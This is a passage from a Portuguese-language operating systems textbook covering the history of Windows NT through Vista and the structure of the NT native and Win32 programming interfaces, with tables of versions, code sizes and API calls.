1973	RSX-11M	16 bits, multiusuário, tempo real, troca (swapping)
1978	VAX/VMS	32 bits, memória virtual
1987	VAXELAN	Tempo real
1988	PRISM/MICA	Cancelado em função do MIPS/ Ultrix

Tabela 11.2 O sistema operacional DEC desenvolvido por David Cutler.

da DEC foi vendido para a Compaq, que mais tarde acabou comprada pela Hewlett-Packard.

Os programadores familiarizados apenas com o UNIX acham a arquitetura do NT bastante diferente não somente pela influência do VMS, mas também pelas diferenças nos sistemas computacionais comuns na época do projeto. A primeira versão do UNIX surgiu em 1970. Era um sistema de 16 bits para um único processador, com uma memória mínima, sistemas de troca nos quais o processo era a unidade de concorrência e composição e no qual fork/ exec não eram operações caras (já que os sistemas de troca sempre copiam os processos para o disco). O NT foi projetado no início da década de 1990, quando eram comuns os sistemas de 32 bits para multiprocessadores capazes de lidar com muitos bytes e memória virtual. No NT, threads são a unidade de concorrência, bibliotecas dinâmicas são as unidades de composição e fork/exec são implementados por uma única operação para criar um novo processo e executar outro programa sem que se faça uma cópia primeiro.

A primeira versão do Windows baseado em NT (Windows NT 3.1) foi lançada em 1993. Esse número inicial da versão foi escolhido para compatibilizá-lo com o número da versão do sistema de 16 bits mais popular da Microsoft, o Windows 3.1. O projeto com a IBM não teve sucesso e, embora as interfaces do OS/2 ainda fossem suportadas, as primeiras interfaces eram extensões 32 bits das APIs do Windows, denominadas **Win32**. Entre o início e o primeiro lançamento do NT, lançou-se o **Windows 3.0** — que foi extremamente bem-sucedido comercialmente. Ele também conseguia executar programas Win32, mas somente por meio de uma biblioteca de compatibilidade.

Assim como a primeira versão do MS-DOS baseada no Windows, a versão do Windows baseada em NT não obteve sucesso imediato. O NT demandava mais memória, existiam poucas aplicações 32 bits disponíveis, e as incompatibilidades entre os drivers de dispositivos e as aplicações fez com que muitos usuários continuassem utilizando o Windows baseado no MS-DOS — que a Microsoft ainda estava melhorando e que levou ao lançamento do Windows 95, em 1995. Como o NT, o Windows 95 oferecia interfaces de programação 32 bits nativas, mas com melhor compatibilidade entre os programas e as aplicações 16 bits existentes. Não é surpresa alguma o fato de que o sucesso inicial do NT

tenha se dado no mercado de servidores, no qual competia com o VMS e o NetWare.

O NT alcançou suas metas de portabilidade, e os lançamentos de 1994 e 1995 acrescentaram suporte para as arquiteturas MIPS (*little-endian* — extremidade menor primeiro) e PowerPC. A primeira atualização importante no NT veio em 1996, com a chegada do **Windows NT 4.0**. Esse sistema apresentava o poder, a segurança e a confiabilidade do NT, mas também dava suporte a mesma interface com o usuário do então popular Windows 95.

A Figura 11.1 mostra a relação entre a API do Win32 e o Windows. Para o sucesso do NT, era crucial que existisse uma API comum tanto nas versões do Windows baseadas no MS-DOS quanto naquelas baseadas em NT.

Essa compatibilidade facilitou a migração de usuá-rios de Windows 95 para o NT, e o sistema operacional transformou-se em um forte participante, tanto no mercado de desktops quanto no de servidores. Entretanto, os consumidores não estavam tão dispostos a adotar novas arquiteturas e, das quatro arquiteturas suportadas pelo Windows NT 4.0 em 1996 (o DEC Alpha foi incluído nessa distribuição), somente a x86 (ou seja, a família Pentium) continuava ativamente suportada quando do lançamento da versão seguinte, denominada **Windows 2000**.

O Windows 2000 representa uma significativa evolução no NT. As principais tecnologias incluídas foram a característica *plug-and-play* (para os consumidores que instalavam novas placas PCI, eliminava-se a necessidade de preocupação com *jumpers*), os serviços de diretório de rede (para clientes empresariais), a melhora no gerenciamento de energia (para os notebooks) e uma melhor GUI (para todos).

O sucesso técnico do Windows 2000 levou a Microsoft a acelerar a depreciação do Windows 98, por meio da melhora na compatibilidade entre aplicações e dispositivos nas distribuições seguintes do NT, denominada Windows XP. Este incluía uma interface gráfica mais agradável e amigável, que reforçava a estratégia da Microsoft de atrair consumidores e colher os frutos à medida que esses consumidores pressionavam seus empregadores a adotar sistemas com os quais eles já estavam familiarizados. A estratégia foi extremamente bem-sucedida e o Windows XP acabou instalado em centenas de milhões de PCs no mundo todo ao longo de seus primeiros anos, o que permitiu que a




Figura 11.1 A API do Win32 permite que os programas sejam executados em quase todas as versões do Windows.

Microsoft alcançasse sua meta de efetivamente pôr fim à era do Windows baseado em MS-DOS.

O Windows XP representava uma nova realidade de desenvolvimento para a Microsoft, que separa os lançamentos para clientes desktop e servidores empresariais. O sistema era muitíssimo complexo e não permitia agrupar em uma mesma distribuição de alta qualidade dois perfis tão distintos. A versão para servidores foi denominada Windows 2003 e complementava a versão do XP para clientes. Ela oferecia suporte ao Itanium 64 bits da Intel (IA64) e, no seu primeiro pacote de serviços, também para a arquitetura AMD x64, tanto em desktops quanto em servidores. A Microsoft utilizou o tempo entre as distribuições cliente e servidor para incluir características específicas para servidores e realizar testes extensos voltados aos aspectos dos sistemas usados inicialmente nos negócios. A Tabela 11.3 apresenta a relação entre as características das distribuições do Windows para clientes e servidores.

A Microsoft acompanhou o sucesso do Windows XP e embarcou no desenvolvimento de um lançamento poderoso, que causou excitação entre os consumidores donos de PCs. O resultado, denominado Windows Vista, foi concluído em 2006, mais de cinco anos depois do lancamento do XP. O Windows Vista trouxe outra inovação no projeto de interface gráfica e novas características de segurança, mas a maioria das mudanças relacionava-se às experiências visíveis do usuário e às capacidades. A tecnologia em segundo plano aumentava gradativamente, com muita limpeza no código e melhoras em desempenho, escalabilidade e confiabilidade. A versão para servidores do Vista (Windows Server 2008) foi lançada cerca de um ano depois da versão para consumidores. Elas compartilham dos mesmos componentes principais do sistema, como núcleo, drivers, bibliotecas de baixo nível e programas com o Vista.

A história humana por trás do desenvolvimento inicial do NT é relatada no livro Showstopper (Zacchary, 1994) e fala bastante sobre os principais envolvidos e as dificuldades de levar adiante um projeto de software tão ambicioso.

#### 11.1.4 | Windows Vista

A distribuição do Windows Vista marcou o encerramento da primeira fase do projeto de sistema operacional mais extenso já visto. Os planos iniciais eram tão ambicio-

Ano	Versão cliente	Ano	Versão servidor
1996	Windows NT	1996	Windows NT Server
1999	Windows 2000	1999	Windows 2000 Server
2001	Windows XP	2003	Windows Server 2003
2006	Windows Vista	2007	Windows Server 2008

Tabela 11.3 Versões cliente e servidor do Windows separadas.

sos que, poucos anos depois do início do desenvolvimento, o Vista precisou ser reinicializado com um escopo menor. Os planos de basear-se na linguagem C# .NET foram arquivados, assim como a ideia de implementar algumas características importantes — como o sistema unificado de busca e organização de dados de fontes distintas do Win-FS. O tamanho do sistema operacional inteiro surpreende. A distribuição original do NT tinha três milhões de linhas de código em C/C++ e cresceu para 16 milhões no NT 4, 30 milhões no Windows 2000, 50 milhões no XP e mais de 70 milhões no Vista.

Muito desse tamanho se deve à ênfase da Microsoft em incluir novos recursos a cada nova distribuição. No diretório principal system 32, existem 1.600 bibliotecas dinâmicas (DLLs) e 400 executáveis (EXEs), e esse número não inclui os outros diretórios repletos dos applets incluídos no sistema operacional e que permitem que os usuários acessem a Internet, ouçam músicas e assistam a vídeos, enviem e-mails, varram documentos, organizem fotos e até mesmo criem seus próprios filmes. Como a Microsoft quer que os usuários migrem para as novas versões, ela mantém a compatibilidade por meio da manutenção de todas as características, APIs, applets (pequenas aplicações) etc., da versão anterior. Poucas coisas são excluídas. O resultado é que o Windows cresce drasticamente a cada nova distribuição. A tecnologia acompanha esse ritmo, e a mídia para distribuição do sistema já passou por disquete, CD e, com o Vista, DVD.

O aumento no número de recursos e applets no topo do Windows dificulta a comparação com outros sistemas operacionais em termos de tamanho, pois é difícil decidir o que faz ou não parte do sistema operacional. Nas camadas mais baixas, existe maior correspondência por conta da semelhança nas funções executadas. Ainda assim, é possível perceber uma grande diferença no tamanho do Windows. A Tabela 11.4 compara os núcleos do Windows e do Linux para três áreas funcionais: o escalonador da CPU, a infraestrutura de E/S e a memória virtual. Todos os componentes são maiores no Windows, mas a memória virtual é muitíssimo maior — devido ao grande número de recursos, ao modelo utilizado e às técnicas de implementação que abriram mão do tamanho do código em função de um melhor desempenho.

Áreas do núcleo	Linux	Windows
Escalonador da CPU	50.000	75.000
Infraestrutura de E/S	45.000	60.000
Memória virtual	25.000	175.000

Tabela 11.4 Comparação do número de linhas de código para alguns módulos do modo núcleo no Linux e no Windows (por Mark Russinovich, autor de Microsoft Windows Internals).



# 11.2 Programando o Windows Vista

Agora é a hora de começar nosso estudo técnico do Windows Vista. Contudo, antes de entrar em detalhes da estrutura interna, primeiro estudaremos a API nativa do NT para chamadas de sistema e, em seguida, o subsistema de programação Win32. Apesar da disponibilidade do POSIX, quase todo o código escrito no Windows usa Win32 diretamente ou .NET — que, em si, funciona no topo do Win32.

A Figura 11.2 mostra as camadas do sistema operacional Windows. Abaixo das camadas de applets e da GUI estão as interfaces de programação sobre as quais as aplicações são construídas. Como na maioria dos sistemas operacionais, as camadas são formadas por bibliotecas de código (DLLs), com as quais os programas se conectam dinamicamente para acessar os recursos do sistema operacional. O Windows também inclui um conjunto de interfaces de programação que são implementadas como serviços que funcionam como processos separados. As aplicações se comunicam com serviços no modo usuário por meio de chamadas de procedimento remoto (remote-procedure calls — RPCs).

O núcleo do sistema operacional NT é o programa de modo núcleo **NTOS** (*ntoskrnl.exe*), que oferece a tradicional interface de chamadas de sistema sobre a qual todo o restante do sistema operacional é montado. No Windows, somente os programadores da Microsoft escrevem para a camada de chamadas de sistema. Todas as interfaces de modo usuário publicadas pertencem a personalidades do sistema operacional que são implementadas utilizando **subsistemas** que funcionam no topo das camadas NTOS.


Originalmente, o NT dava suporte a três personalidades: OS/2, POSIX e Win32. O OS/2 foi descartado no Windows XP. O POSIX também foi removido, mas os clientes podem conseguir um subsistema POSIX melhorado, denominado *Interix*, como parte dos serviços para UNIX (*services for Unix* — SFU) da Microsoft e, assim, toda a infraestrutura de suporte ao POSIX permanece no sistema. A maioria das aplicações Windows está escrita para usar Win32, mas a Microsoft também dá suporte a outras APIs.

Ao contrário do Win32, .NET não está montado como um subsistema oficial nas interfaces de núcleo nativas do NT. Em vez disso, .NET é montado no topo do modelo de programação Win32, o que permite que ele interopere bem com os programas Win32 existentes — algo que nunca foi a meta com os subsistemas POSIX e OS/2. A API WinFX inclui muitas das características do Win32 e, na verdade, muitas das funções na biblioteca de classe base do WinFX são simplesmente invólucros para as APIs Win32. A vantagem do WinFX está relacionada à riqueza dos tipos de objetos suportados, às interfaces consistentes simplificadas e à aplicação do tempo de execução da linguagem comum (common language run-time — CLR), que inclui a coleta de lixo.

Conforme mostra a Figura 11.3, os subsistemas NT são montados a partir de quatro componentes: um processo do subsistema, um conjunto de bibliotecas, ganchos no *CreateProcess* e suporte no núcleo. Um processo do subsistema é simplesmente um serviço. A única propriedade especial é que ele é inicializado pelo programa *smss.exe* (gerenciador de sessões) — o programa inicial do modo usuário inicializado pelo NT — como resposta a uma solicitação de *CreateProcess* no Win32 ou da API correspondente em um subsistema distinto.

O conjunto de bibliotecas implementa as funções de alto nível do sistema operacional específicas do subsistema e contém as rotinas de stubs, que se comunicam entre os processos utilizando o subsistema (mostrado à esquerda) e o processo do subsistema em si (mostrado à direita). As chamadas ao processo do subsistema normalmente acontecem no modo núcleo utilizando as facilidades da LPC (local procedure call — chamada de procedimento local), que implementam chamadas de procedimento entre os processos.

O gancho na chamada CreateProcess do Win32 detecta o subsistema necessário a cada programa por meio de uma consulta à imagem binária. Feito isso, ele solicita ao arquivo smss.exe que inicialize o processo do subsistema csrss.






Figura 11.3 Os componentes utilizados na montagem dos subsistemas NT.

exe (caso ele ainda não esteja em execução). O processo do subsistema assume, então, a responsabilidade pelo carregamento do programa. A implementação de outros subsistemas possui um gancho semelhante (por exemplo, como na chamada de sistema exec do POSIX).

O núcleo do NT foi projetado de modo a oferecer diversas facilidades que podem ser utilizadas na criação de subsistemas específicos do sistema operacional. Existe também código especial que deve ser inserido para que a implementação de cada subsistema aconteça de forma correta. Como exemplos, podemos citar a chamada de sistema nativa NtCreateProcess, que implementa a duplicação de processos como suporte à chamada fork do POSIX, e a implementação do núcleo de que são um tipo particular de tabela de cadeia de caracteres para o Win32 (denominadas átomos), que permitem o compartilhamento eficiente entre os processos de cadeia de caracteres somente para leitura.

Os processos do subsistema são programas NT nativos que fazem uso das chamadas de sistema nativas do NT disponibilizadas pelo núcleo e pelos serviços principais, como o smss.exe e o lsass.exe (para administração local da segurança). As chamadas de sistema nativas incluem facilidades de gerenciamento de endereços virtuais, threads, manipuladores e exceções nos processos criados para executar programas escritos de forma a utilizar um subsistema em particular.

# 11.2.1 A interface de programação nativa de aplicações do NT

Como em todos os outros sistemas operacionais, o Windows Vista pode executar um conjunto de chamadas de sistema, que são implementadas na camada de execução NTOS do modo núcleo. A Microsoft publicou poucos detalhes dessas chamadas nativas. Elas são usadas internamente por programas de baixo nível que acompanham o pacote do sistema operacional (a maior parte serviços e subsistemas), bem como drivers de dispositivos do modo núcleo. Apesar de não haver muitas mudanças nessas chamadas de sistema a cada lançamento, a Microsoft preferiu não torná--las públicas, de modo que as aplicações desenvolvidas para o Windows fossem baseadas no Win32, aumentando, dessa forma, a probabilidade de funcionamento em sistemas baseados tanto em MS-DOS como no NT, uma vez que a API do Win32 é comum a ambos.

A maioria das chamadas de sistema nativas do NT opera em objetos de um tipo ou outro do modo núcleo, incluindo arquivos, processos, threads, pipes, semáforos etc. A Tabela 11.5 apresenta uma lista de algumas das categorias comuns dos objetos do modo núcleo que têm suporte do NT no Windows Vista. Mais adiante, quando discutirmos o gerenciador de objetos, apresentaremos mais detalhes de tipos específicos de objetos.

Algumas vezes o uso do termo objeto, referindo-se a estruturas de dados manipuladas pelo sistema operacional, pode ser confundido com orientação a objetos. Os objetos do sistema operacional de fato apresentam ocultação de dados e abstração, mas carecem de algumas das mais básicas pro-

Categoria de objeto	Exemplos
Sincronização	Semáforos, mutexes, eventos, portas de IPC, filas de conclusão de E/S
E/S	Arquivos, dispositivos, drivers, temporizadores
Programa	Tarefas, processos, threads, seções, tokens
GUI do Win32	Área de trabalho, retorno (callback) de aplicações

Tabela 11.5 Categorias comuns de tipos de objetos do modo núcleo.

508

priedades de sistemas orientados a objetos — como herança e polimorfismo.

Na API nativa do NT há chamadas disponíveis para criar novos objetos no modo núcleo ou acessar os existentes. Cada chamada, criando ou abrindo um objeto, retorna um resultado conhecido como um **manipulador**, que é específico para o processo que o criou e pode, depois, ser usado em operações no objeto. De modo geral, os manipuladores não podem ser passados de forma direta para outro processo nem usados como referência para o mesmo objeto. Entretanto, sob algumas circunstâncias, é possível duplicar um manipulador em uma tabela de descritores de outros processos de uma forma protegida, permitindo aos processos compartilhar o acesso a objetos — mesmo que os objetos não estejam acessíveis no espaço de nomes. O processo que duplica um manipulador deve ter, ele mesmo, descritores para os processos de origem e destino.

Todo objeto tem um **descritor de segurança** associado a ele, detalhando quem pode ou não executar quais tipos de operações no objeto baseado no acesso solicitado. Quando os manipuladores são duplicados entre processos, novas restrições de acesso podem ser adicionadas, específicas ao manipulador resultante da duplicação. Dessa forma, um processo pode duplicar um manipulador de leitura e escrita e transformá-lo em uma versão de somente leitura no processo de destino.

Nem todas as estruturas de dados criadas pelo sistema são objetos e nem todos os objetos são do modo núcleo. Os únicos objetos que são de fato do modo núcleo são aqueles que precisam ser nomeados, protegidos ou compartilhados de alguma forma. Eles representam, de maneira usual, algum tipo de abstração de programação implementada no núcleo e todos são de um tipo definido pelo sistema, contêm operações bem definidas e ocupam armazenamento na memória do núcleo. Ainda que os programas do modo usuário possam executar as operações (por meio das chamadas de sistema), eles não podem acessar os dados de modo direto.

A Tabela 11.6 mostra uma seleção de APIs nativas, que utilizam os manipuladores para manipular os objetos do modo núcleo, como processos, threads, portas de IPC e **seções** (usadas para descrever os objetos de memória que podem ser mapeados em espaços de endereçamento). A chamada NtCreateProcess retorna um manipulador para um objeto de processo novo, representando uma instância em execução do programa expressa pela SectionHandle. A chamada DebugPortHandle é usada na comunicação com um depurador quando é dado controle do processo após uma exceção (por exemplo, divisão por zero ou acesso de memória inválido). A chamada ExceptPortHandle é usada na comunicação com processos de subsistemas quando ocorrem erros e estes não são tratados por um depurador próprio.

A chamada NtCreateThread usa o ProcHandle porque ele pode criar um thread em qualquer processo para o qual o processo de origem tenha um descritor (com direitos de acesso suficientes). De forma similar, NtAllocateVirtualMemory, NtMapViewOfSection, NtReadVirtualMemory e NtWriteVirtualMemory permitem a um processo operar não somente em seu espaço de endereçamento, mas alocar endereços virtuais, seções de mapeamento e ler ou gravar em memória virtual de outros processos. NtCreateFile é a chamada API nativa para criar novos arquivos ou abrir um existente. NtDuplicate-Object é a chamada API para duplicação de descritores de um processo para o outro.

Os objetos do modo núcleo não são, logicamente, específicos para o Windows. Os sistemas UNIX também dão suporte a uma variedade de objetos do modo núcleo, como arquivos, soquetes de rede, pipes, dispositivos, processos e facilidades de comunicação entre processos (IPC — Inter-Process Communication), como memória compartilhada, portas de mensagem, semáforos e dispositivos de E/S. No UNIX há uma série de maneiras de nomear e acessar objetos, como descritores de arquivos, identificação de processos, identificação de números inteiros para objetos de IPC do Sistema V e i-nodes para dispositivos. A implementação de cada classe de objetos do UNIX é específica. Arquivos e soquetes usam facilidades diferentes das usadas nos mecanismos de IPC do Sistema V, processos ou dispositivos.

NtCreateProcess(	&ProcHandle, Acesso, SectionHandle, DebugPortHandle, ExceptPortHandle,
NtCreateThread(8	ThreadHandle, ProcHandle, Acesso, ThreadContext, CreateSuspended,)
NtAllocateVirtualN	Memory(ProcHandle, Addr, Tamanho, Tipo, Proteção,)
NtMapViewOfSec	tion(SectHandle, ProcHandle, Addr, Tamanho, Proteção,)
NtReadVirtualMer	nory(ProcHandle, Addr, Tamanho,)
NtWriteVirtualMen	nory(ProcHandle, Addr, Tamanho,)
NtCreateFile(&File	Handle, FileNameDescriptor, Acesso,)
NtDuplicateObjec	t(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle,)

**Tabela 11.6** Exemplos de chamadas API nativas do NT que usam manipuladores na manipulação dos objetos para além dos limites do processo.

Os objetos do núcleo no Windows utilizam uma facilidade uniforme, baseada em manipuladores e nomes no espaço de nomes do NT, para referenciar outros deles, com uma implementação unificada em um gerenciador de objetos centralizado. Os manipuladores são específicos de cada processo, mas, como descrito anteriormente, podem ser duplicados para outros processos. O gerenciador de objetos permite que eles sejam nomeados no ato de sua criação e, depois, acessados pelo nome para conseguirem manipuladores para os objetos.

O gerenciador de objetos usa Unicode (caracteres longos) para representar os nomes no espaço de nomes do NT. Ao contrário do UNIX, o NT não costuma distinguir entre letras maiúsculas e minúsculas (ele mantém os caracteres, mas não os distingue). O espaço de nomes do NT é uma coleção hierárquica, estruturada em árvore, de diretórios, ligações simbólicas e objetos.

O gerenciador de objetos também proporciona facilidades unificadas para sincronização, segurança e gerenciamento de vida útil dos objetos. Quem decide se as facilidades gerais oferecidas pelo gerenciador de objetos são disponibilizadas para os usuários de um objeto em particular são os componentes de execução, já que eles fornecem as APIs nativas que manipulam cada tipo de objeto.

Não são apenas as aplicações que usam objetos gerenciados pelo gerenciador de objetos. O próprio sistema operacional também pode criar e usar objetos — e o faz de forma intensa. A maior parte desses objetos é criada com o objetivo de permitir que um componente do sistema armazene alguma informação por um período substancial de tempo ou para passar alguma estrutura de dados a outro componente e ainda se beneficiar da nomeação e suporte de vida útil do gerenciador de objetos. Por exemplo, quando um dispositivo é descoberto, um ou mais objetos de dispositivos são criados para representá-lo e descrever de forma lógica como ele se conecta com o resto do sistema. Para controlar o dispositivo, um driver de dispositivo é carregado e um objeto de driver é criado contendo suas propriedades e provendo os ponteiros para as funções que ele implementa para processar as solicitações de E/S. Dentro do sistema operacional, a referência ao driver é feita usando seu objeto. O driver também pode ser acessado de forma direta pelo nome em vez de o ser de forma indireta pelos dispositivos que ele controla (por exemplo, na configuração de parâmetros responsáveis por sua operação a partir do modo usuário).

Diferentemente do UNIX, que coloca a raiz de seu espaço de nomes no sistema de arquivos, a raiz do espaço de nomes do NT é mantida na memória virtual do núcleo. Isso significa que o NT deve recriar seu espaço de nomes de nível alto toda vez que o sistema é inicializado. A utilização da memória virtual do núcleo permite ao NT armazenar informação no espaço de nomes sem antes ter de inicializar o sistema de arquivos em execução e torna muito mais fácil para o NT adicionar novos tipos de objetos de modo núcleo ao sistema porque os próprios formatos do sistema de arquivos não precisam ser modificados para cada novo tipo de objeto.

Um objeto nomeado pode ser marcado como permanente, significando que ele continua existindo até que seja apagado de forma explícita ou que o sistema reinicialize, mesmo que nenhum processo tenha um descritor para ele. Esses objetos podem até estender o espaço de nomes do NT, oferecendo rotinas de *análise* que permitam aos objetos funcionar de forma semelhante aos pontos de montagem do UNIX. Os sistemas de arquivos e o registro usam essa facilidade para montar volumes e colmeias no espaço de nomes do NT. Acessar o objeto de dispositivo por um volume dá acesso ao volume bruto, mas o objeto de dispositivo também representa uma montagem implícita do volume no espaço de nomes do NT. Os arquivos individuais em um volume podem ser acessados concatenando-se seus nomes relativos ao volume no final do nome do objeto de dispositivo daquele volume.

Nomes permanentes também são usados para representar objetos de sincronização e memória compartilhada, para que eles possam ser divididos entre os processos sem serem continuamente recriados à medida que os processos terminam e inicializam. Objetos de dispositivos e, muitas vezes, objetos de drivers, recebem nomes permanentes, o que lhes dá algumas das propriedades de persistência dos i-nodes especiais contidos no diretório /dev do UNIX.

Na próxima seção, descreveremos muitas outras características da API nativa do NT e falaremos das APIs do Win32 que proveem invólucros (wrappers) para as chamadas de sistema do NT.

# 11.2.2 A interface de programação de aplicações do Win32

As chamadas de funções do Win32 são, de forma coletiva, denominadas API do Win32. Essas interfaces são divulgadas, amplamente documentadas e implementadas como rotinas de bibliotecas que ou envolvem uma chamada de sistema nativa do NT usada na execução de algum trabalho ou, em alguns casos, realizam o trabalho de forma correta no modo usuário. Embora as APIs nativas do NT não sejam publicadas, muitas das funcionalidades que elas apresentam são acessíveis pela API do Win32. As chamadas da API do Win32 existentes quase nunca mudam com os lançamentos do Windows, embora muitas funções novas sejam adicionadas à API.

A Tabela 11.7 apresenta várias chamadas API do Win32 de baixo nível e as chamadas API nativas do NT que elas envolvem. O interessante na tabela é como o mapeamento é desinteressante. A maior parte das funções do Win32 de baixo nível tem equivalentes nativas do NT, o que não surpreende, uma vez que o Win32 foi projetado pensando-se no NT. Em vários casos, a camada do Win32 deve manipular os parâmetros do Win32 para mapeá-los no NT. Por exemplo, transformar nomes de caminhos em

Chamada do Win32	Chamada API nativa do NT	
CreateProcess	NtCreateProcess	
CreateThread	NtCreateThread	
SuspendThread	NtSupendThread	
CreateSemaphore	NtCreateSemaphore	
ReadFile	NtReadFile	
DeleteFile	NtSetInformationFile	
CreateFileMapping	NtCreateSection	
VirtualAlloc	NtAllocateVirtualMemory	
MapViewOfFile	NtMapViewOfSection	
DuplicateHandle	NtDuplicateObject	
CloseHandle	NtClose	

**Tabela 11.7** Exemplos de chamadas API do Win32 e as chamadas nativas da API do NT que elas envolvem.

sua forma canônica e mapeá-los nos dos nomes de caminhos do NT apropriados, inclusive nomes de dispositivos especiais do MS-DOS (como *LPT:*). As APIs do Win32 destinadas à criação de processos e threads também devem notificar o processo de subsistema do Win32, *csrss.exe*, informando que há novos processos e threads para ele supervisionar, como trataremos na Seção 11.4.

Algumas chamadas do Win32 usam nomes de caminhos, ao passo que as chamadas do NT equivalentes usam manipuladores. Assim sendo, as rotinas de invólucros têm de abrir os arquivos, chamar o NT e, no final, fechar o manipulador. Os invólucros também traduzem as APIs do Win32 de ANSI para Unicode. As funções do Win32 apresentadas na Tabela 11.7 que usam cadeias de caracteres como parâmetros são, na verdade, duas APIs — por exemplo, Create-ProcessW e CreateProcessA. As cadeias de caracteres passadas para a segunda API devem ser traduzidas para Unicode antes de chamar a API do NT que lhe dá suporte, já que o NT funciona apenas com Unicode.

Como as interfaces do Win32 existentes sofrem poucas alterações a cada lançamento do Windows, na teoria os programas binários que funcionam de maneira correta nas versões anteriores continuarão funcionando na nova versão. Na prática, são frequentes os problemas com as novas versões. O Windows é tão complexo que mudanças sem consequências aparentes podem causar falhas nas aplicações. Além disso, as próprias aplicações são as culpadas em alguns casos, uma vez que fazem checagens explícitas para versões específicas de sistemas operacionais ou se tornam vítimas dos próprios erros latentes, que são expostos quando elas são executadas em novas versões. A Microsoft, todavia, se esforça a cada lançamento para testar uma ampla variedade de aplicações com o objetivo de encontrar incompatibilidades e resolvê-las ou fornecer soluções específicas para tratá-las. O Windows dá suporte a dois ambientes de execução especiais, ambos chamados Windows no Windows (*Windows-on-Windows* — WOW). O **WOW32** é usado em sistemas de 32 bits x86 para executar aplicações de 16 bits do Windows 3.x mapeando as chamadas de sistema e os parâmetros entre os ambientes de 16 e 32 bits. De forma similar, o **WOW64** permite às aplicações do Windows de 32 bits serem executadas em sistemas x64.

A filosofia da API do Windows é muito diferente da do UNIX, em que as funções do sistema operacional são simples, com poucos parâmetros e poucos pontos onde existe múltiplas maneiras de realizar uma operação. O Win32 fornece interfaces muito abrangentes com vários parâmetros, quase sempre com três ou quatro formas de resolver a mesma coisa, que combinam funções de baixo nível e alto nível como CreateFile e CopyFile.

Isso quer dizer que o Win32 proporciona um conjunto rico de interfaces, mas também apresenta muita complexidade em razão da fraca divisão em camadas de um sistema que combina funções de alto e baixo nível na mesma API. Para nosso estudo de sistemas operacionais, apenas as funções de baixo nível da API do Win32 que envolvem a API nativa do NT são relevantes, portanto iremos focá-las.

O Win32 contém chamadas para criar e gerenciar processos e threads. Também há várias chamadas relacionadas à comunicação entre processos, como criar, destruir e usar mutexes, semáforos, eventos, portas de comunicação e outros objetos de IPC.

Ainda que a maior parte do sistema de gerenciamento de memória seja invisível para os programadores, uma característica importante não é: a habilidade de um processo mapear um arquivo para uma região de sua memória virtual. Isso permite aos threads em execução em um processo a habilidade de operações de leitura e gravação para que possam transferir dados do disco para a memória. Com arquivos mapeados em memória, o próprio sistema de gerenciamento de memória executa as entradas e saídas conforme a necessidade (paginação por demanda).

O Windows implementa arquivos mapeados em memória usando três facilidades completamente diferentes. Primeiro, oferece interfaces que permitem aos processos gerenciar seus próprios espaços de endereçamento virtual, incluindo a reserva de uma extensão de endereços para utilização posterior. Em segundo lugar, o Win32 dá suporte a uma abstração chamada de mapeamento de arquivo, que é utilizada para representar objetos endereçáveis como arquivos (um mapeamento de arquivo é chamado de seção na camada do NT). De forma mais frequente, os mapeamentos de arquivos são criados como referência a arquivos usando um manipulador de arquivos, mas eles também podem ser criados para fazer referência a páginas privadas alocadas a partir do arquivo de páginas do sistema.

A terceira facilidade mapeia visões dos mapeamentos de arquivos no espaço de endereçamento de um processo. O Win32 somente permite que uma visão seja criada para o processo em curso, mas a facilidade NT envolvida é mais geral, permitindo que as visões sejam criadas para qualquer processo para o qual se tenha um manipulador com as permissões apropriadas. Separar a criação de um mapeamento de arquivos da operação de mapeamento do arquivo no espaço de endereçamento é uma abordagem diferente da usada na função mmap do UNIX.

No Windows, os mapeamentos de arquivos são objetos do modo núcleo representados por um manipulador. Como outros manipuladores, os mapeamentos de arquivos podem ser duplicados em outros processos, e cada processo pode mapeá-los em seu próprio espaço de endereçamento se achar adequado. Isso é útil para compartilhar memória privada entre processos sem ter de criar arquivos para o compartilhamento. Na camada do NT, os mapeamentos de arquivos (seções) também podem se tornar persistentes no espaço de nomes do NT e serem acessados pelo nome.

Uma área importante para muitos programas é a E/S de arquivos. Em uma visão básica do Win32, os arquivos são apenas sequências de bytes. O Win32 oferece mais de 60 chamadas para criar e destruir arquivos e diretórios, abrir e fechar arquivos, ler e escrever neles, solicitar e configurar atributos dos arquivos, bloquear extensões de bytes e muitas outras operações fundamentais, tanto para organização do sistema de arquivos como para o seu acesso individual.

Também há recursos avançados para o gerenciamento de dados nos arquivos. Além do fluxo primário de dados, os arquivos armazenados no sistema de arquivos NTFS pode ter fluxos de dados adicionais. Os arquivos (e até volumes inteiros) podem ser codificados e os arquivos podem ser comprimidos e/ou representados como fluxos esparsos de bytes em que as regiões faltantes no meio não ocupam espaço no disco. Os volumes do sistema de arquivos podem ser organizados entre múltiplas partições de disco separadas usando vários níveis de armazenamento RAID. As modificações aos arquivos ou às subárvores de diretórios podem ser detectadas por um mecanismo de notificação ou pela leitura do diário que o NTFS mantém de cada volume.

Cada volume do sistema de arquivos é montado no espaço de nomes do NT de forma implícita, de acordo com o nome dado ao volume; assim sendo, um arquivo \foo\bar deve ser nomeado como, por exemplo, \Device\ HarddiskVolume\foo\bar. Em cada volume NTFS, pontos de montagem (chamados pontos de reanálise no Windows) e ligações simbólicas têm suporte para ajudar na organização de volumes individuais.

